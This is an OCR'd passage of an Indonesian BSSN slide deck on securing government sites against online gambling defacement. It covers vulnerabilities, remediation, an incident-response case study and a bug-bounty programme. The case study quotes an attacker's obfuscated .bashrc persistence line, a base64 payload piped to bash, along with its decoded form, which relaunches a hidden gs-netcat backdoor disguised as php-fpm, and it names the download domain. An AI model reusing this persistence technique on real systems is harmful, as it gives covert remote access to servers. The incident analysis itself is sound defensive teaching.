Karena tidak adanya pencatatan aset yang baik, pengelola IT tidak dapat mendeteksi subdomain mana yang sudah tidak digunakan (dalam kondisi dorman) hingga diambil alih oleh penyerang

03

Vulnerable CMS & Plugin

CMS & Plugin yang tidak dirawat dengan baik/tidak pernah diupdate dimanfaatkan penyerang untuk mengambil alih web / server tersebut.

04

Port dan Firewall yang tidak terawat

Port FTP, Port Telnet, Port SMB dan port port yang seharusnya terbatas dibiarkan terbuka serta rules firewall yang tidak diterapkan dengan baik, sering dimanfaatkan penyerang untuk masuk ke dalam server.

05


File Upload Vulnerability

Pengamanan fitur upload pada web seringkali kita lewati dan anggap enteng, sehingga para hacker dapat memanfaatkan fitur upload ini untuk memasukkan script yang dapat mengambil alih server.

BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA
Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550

https://bssn.go.id @bssn_ri @bssn_ri Badan Siber dan Sandi Negara

TAHAP PENGAMANAN SPBE



PROTECT

Setelah mengetahui aset mana yang Kita miliki dan masih Kita gunakan, serta kerentanan apa saja yang ada di aset tersebut, lakukan perbaikan sesuai dengan prioritas terhadap aset yang dimiliki.

REMIDIASI SKEMA EKSPLOITASI JUDI ONLINE

01

.htaccess Writable

Mengatur permission file .htaccess menjadi 644 (rw-r—r--)

02

Subdomain Takeover

Rutin mencatat aset yang masih digunakan dan menghapus CNAME yang sudah tidak digunakan pada DNS record.

03

Vulnerable CMS & Plugin

Rutin memeriksa versi CMS dan plugin yang kita gunakan serta mengaktifkan fitur auto update & upgrade apabila ada.

04

Port dan Firewall yang tidak terawat

Membatasi layanan yang terbuka sesuai dengan kebutuhan dan membiasakan menggunakan port custom, serta melakukan whitelist IP yang dapat diakses maupun mengakses server.

05

File Upload Vulnerability

- Menerapkan validasi ekstensi,validasi tipe konten, serta validasi terhadap isi konten file yang bisa diupload;
- Membatasi ukuran file yang dapat diupload;
- Melakukan sanitasi terhadap nama file.
- Menerapkan EDR/ClamAV pada Server

BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA
Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550


https://bssn.go.id @bssn_ri @bssn_ri Badan Siber dan Sandi Negara


PRAKTIK PENANGANAN JUDI ONLINE PADA K/L


PENANGANAN INSIDEN SIBER

PENANGGULANGAN DAN PEMULIHAN INSIDEN SIBER	PENYAMPAIAN INFORMASI INSIDEN SIBER KEPADA PIHAK TERKAIT	DISEMINASI INFORMASI UNTUK MENCEGAH DAN/ATAU MENGURANGI DAMPAK DARI INSIDEN SIBER
Mengidentifikasi, mengendalikan, dan meminimalisasi dampak dari insiden siber yang sedang berlangsung, serta mengembalikan sistem ke kondisi normal	Penyampai informasi tentang insiden tersebut kepada pihak-pihak yang terkait, Pembina sektor, Mitra Kerja, maupun stakeholder lainnya	menyebarkan informasi tentang insiden siber agar organisasi lain atau masyarakat dapat belajar dari insiden tersebut dan mengambil tindakan pencegahan.

PENDETEKSIAN ANOMALI







Instansi X memiliki sebuah aplikasi PPID yang memiliki fitur upload file. Pada tanggal 11 oktober, mereka menemukan bahwasanya web PPID dan beberapa web lain yang mereka miliki berubah menjadi sebuah pintu menuju berbagai situs judi online.

Instansi tersebut kemudian menghubungi BSSN untuk meminta asistensi terhadap insiden ini. Hal pertama yang BSSN lakukan adalah melakukan pemasangan EDR dan compromise assessment terhadap server tersebut.

Setelah EDR terpasang, BSSN menemukan bahwasanya terdapat sebuah file installer gs-netcat yang merupakan sebuah program untuk dapat membuka koneksi terhadap server dengan persistent dan stealthy.

Secara otomatis, EDR langsung melakukan mitigasi berupa kill terhadap proses yang berjalan akibat installer tersebut, serta melakukan karantina terhadap installer tersebut.


APAKAH ITU SAJA CUKUP ?

PENDETEKSIAN ANOMALI

Mengetahui sifat gs-netcat yang persistent dan stealthy, BSSN kemudian memeriksa perintah apa saja yang telah dijalankan oleh penyerang.

Ditemukan bahwasanya setelah mendownload file gs-netcat dari web zorokun[.]xyz/gs-pro/x penyerang langsung melakukan instalasi dan persistensi gs netcat tersebut dan mengaburkannya menjadi program bernama defaults.

Process Tree Timeline



PEMBERSIHAN ANOMALI

Mengetahui kini program berada pada server dan berjalan secara persisten dan tersembunyi, Kami melakukan pemeriksaan terhadap proses berjalan yang terdapat pada server dengan perintah ps aux untuk mendetilkan proses apa saja yang berjalan disusul dengan grep gs-netcat untuk membatasi pencarian proses yang berhubungan dengan gs-netcat.

```
root@web-ppid:/home/          # ps aux | grep gs-netcat
root      23050  0.0  0.0  14436  1100 pts/1    S+   14:43   0:00 grep --color=a
uto gs-netcat
root@web-ppid:/home/          #
```

Serta agar terdeteksi apa yang membuat proses ini tetap berjalan meskipun telah di kill oleh EDR Kami, Kami memeriksa Upaya persistensi didua tempat, yaitu di .bashrc serta di crontab. Pada kasus ini, crontab tidak terdapat perintah apapun, namun .bashrc terdapat perintah baru yang memaksa setiap kali penyerang mengakses server web-ppid ini, dia akan langsung menjadi root. Sehingga la tidak akan kesulitan meski password root diubah menjadi apapun.

```
# ~/.bashrc: executed by bash(1) for non-login shells.
# DO NOT REMOVE THIS LINE. SEED PRNG. #defaults-kernel
{ echo L3Vzci9iaW4vcGtpbGwgLTAgLVUxMDAwIGRlZmF1bHRzIDI+L2Rldi9udWxsIHx8IChURVJN
PXh0ZXJtLTI1NmNvbG9yIEdTX0FSR1M9Ii1rIC9ob21lL2twdWFkbWluLy5jb25maWcvZGVmYXVsdHM
vZGVmYXVsdHMuZGF0IC1saXFEIiBleGVjIC1hICdbcGhwLWZwbV0nICcvaG9tZS9rcHVhZG1pbi8uY2
9uZmlnL2RlZmF1bHRzL2RlZmF1bHRzJyAyPi9kZXYvbnVsbCkK|base64 -d|bash;} 2>/dev/null
```

```
/usr/bin/pkill -0 -U1000 defaults 2>/dev/null || (TERM=xterm-256color GS_ARGS="-k /home/
                /.config/defaults/defaults.dat -liqD" exec -a '[php-fpm]' '/home/              /.config/defaul
ts/defaults' 2>/dev/null)
```

LALU,
APA LANGKAH SELANJUTNYA?

RECOVERY FROM INCIDENT

01 **Menghapus baris perintah persistensi**

Pastikan tidak ada lagi baris perintah persistensi dan file [php-fpm] dan kunci defaults.dat sudah dihapus

02 **Menghentikan proses berbahaya terkait**

Pada kasus ini, kita baru bisa menghentikan proses gs-netcat setelah file [php-fpm] dan defaults.dat telah dihapus dan baris perintah persistensi pada .bashrc juga telah dihapus

03 **Memperbaiki segmentasi Jaringan**

Hindari komunikasi antar server yang tidak perlu

04 **Memperbaiki kerentanan pada web**

Melakukan update terhadap CMS, Plugin serta meningkatkan keamanan pada fitur file upload sesuai dengan slide “Protect” poin 5.

05 **Mengganti seluruh kredensial dan membatasi port terbuka**


Tahap ini dilakukan diakhir agar kita seluruh upaya penggantian kredensial dan penutupan port tidak sia – sia.

06 **Menghapus kode sumber yang mengarahkan ke slot gacor**

AKU HARUS APA KETIKA SUDAH MENGHAPUS SITE & PATH GACOR PADA WEBKU, TAPI MASIH TERINDEKS DI GOOGLE ?

GOOGLE SEARCH CONSOLE

Hal itu terjadi karena **google telah mengindeks** slot gacor pada websitemu. Oleh karena itu, jangan lupa manfaatkan fitur **remove-outdated-content** pada google search console !



Lesson Learnt

Objek Penguatan Keamanan

People

- Pelatihan
- Sertifikasi
- Cybersecurity Awareness

Process

- DevSecOps
- S.O.P.
- Bug Bounty Program

Technology

- VAPT
- Monitoring SOC
- Implementasi EDR / AV

BSSN VVIP PROGRAM

A collaborative model for securing your apps

VOLUNTARY VULNERABILITY IDENTIFICATION AND PROTECTION PROGRAM

VVIP Program

Menjadi salah satu solusi dalam ***mewadahi Hacker underground community agar sesuai etika/aturan***

BSSN hadir dalam memberikan solusi proteksi *terhadap* **pemilik SE yang tidak memiliki Sumber daya** *namun juga sesuai dengan kaidah/aturan*

Program Identifikasi Kerentanan

Program **pencarian celah keamanan / kerentanan** pada **Sistem Elektronik milik PSE Lingkup Publik oleh Bug Hunter** melalui Platform VVIP-Progran

Program Proteksi Kerentanan

Program **perbaikan/penutupan celah keamanan / kerentanan** pada **Sistem Elektronik milik PSE Lingkup Publik oleh Blue team underground** melalui Platform VVIP-Progran

Program Identifikasi (Pencarian kerentanan)

Target Peserta :
Blackhat/Whitehat Hacker
Bug Hunter
Pemilik Sistem Elektronik

Proses :
Peserta yang terdaftar melakukan pencarian kerentanan dan melaporkan hasil temuan

Verifikasi :
BSSN verifikasi hasil temuan Valid, dan meneruskan kepada pemilik sistem

Hasil :
Pemilik SE Wajib memperbaiki temuan, jika tidak memiliki Sumber daya, dapat mengikuti program Proteksi pada VVIP

Program Proteksi (Perbaikan Celah Keamanan dan Hardening)

Target Peserta :
Secure Programmer
Network Engineer/Security
IT Security Consultant
Pemilik Sistem Elektronik

Proses :
Peserta yang terdaftar sebagai konsultan akan memberikan proteksi ke Pemilik SE dan diawasi oleh BSSN


Verifikasi :
BSSN memberikan pendampingan antara Pemilik SE dengan Peserta

Hasil :
Pemilik SE yang tidak memiliki sumber daya dalam perbaikan juga dapat melakukan proteksi terhadap SEnya

BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA
Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550

WHY SHOULD VVIP PROGRAM ?

Jumlah Bug Hunter Aktif: 400 Orang



Total PSE dan Aplikasi yang telah terdaftar

14 PSE

46

lic ion

Total Laporan Masuk: 776

VVIP I	22 reports
VVIP II	131 reports
VVIP III	246 reports
VVIP IV	367 reports

UNDUH MATERI DISINI

SCAN ME

BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA
Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550

“(Ingatlah) Kechilafan Satu Orang Sahaja Tjukup Sudah Menyebabkan Keruntuhan Negara”

Mayjen TNI (Purn) dr. Roebiono Kertopati
(1914 – 1984)
Bapak Persandian Republik Indonesia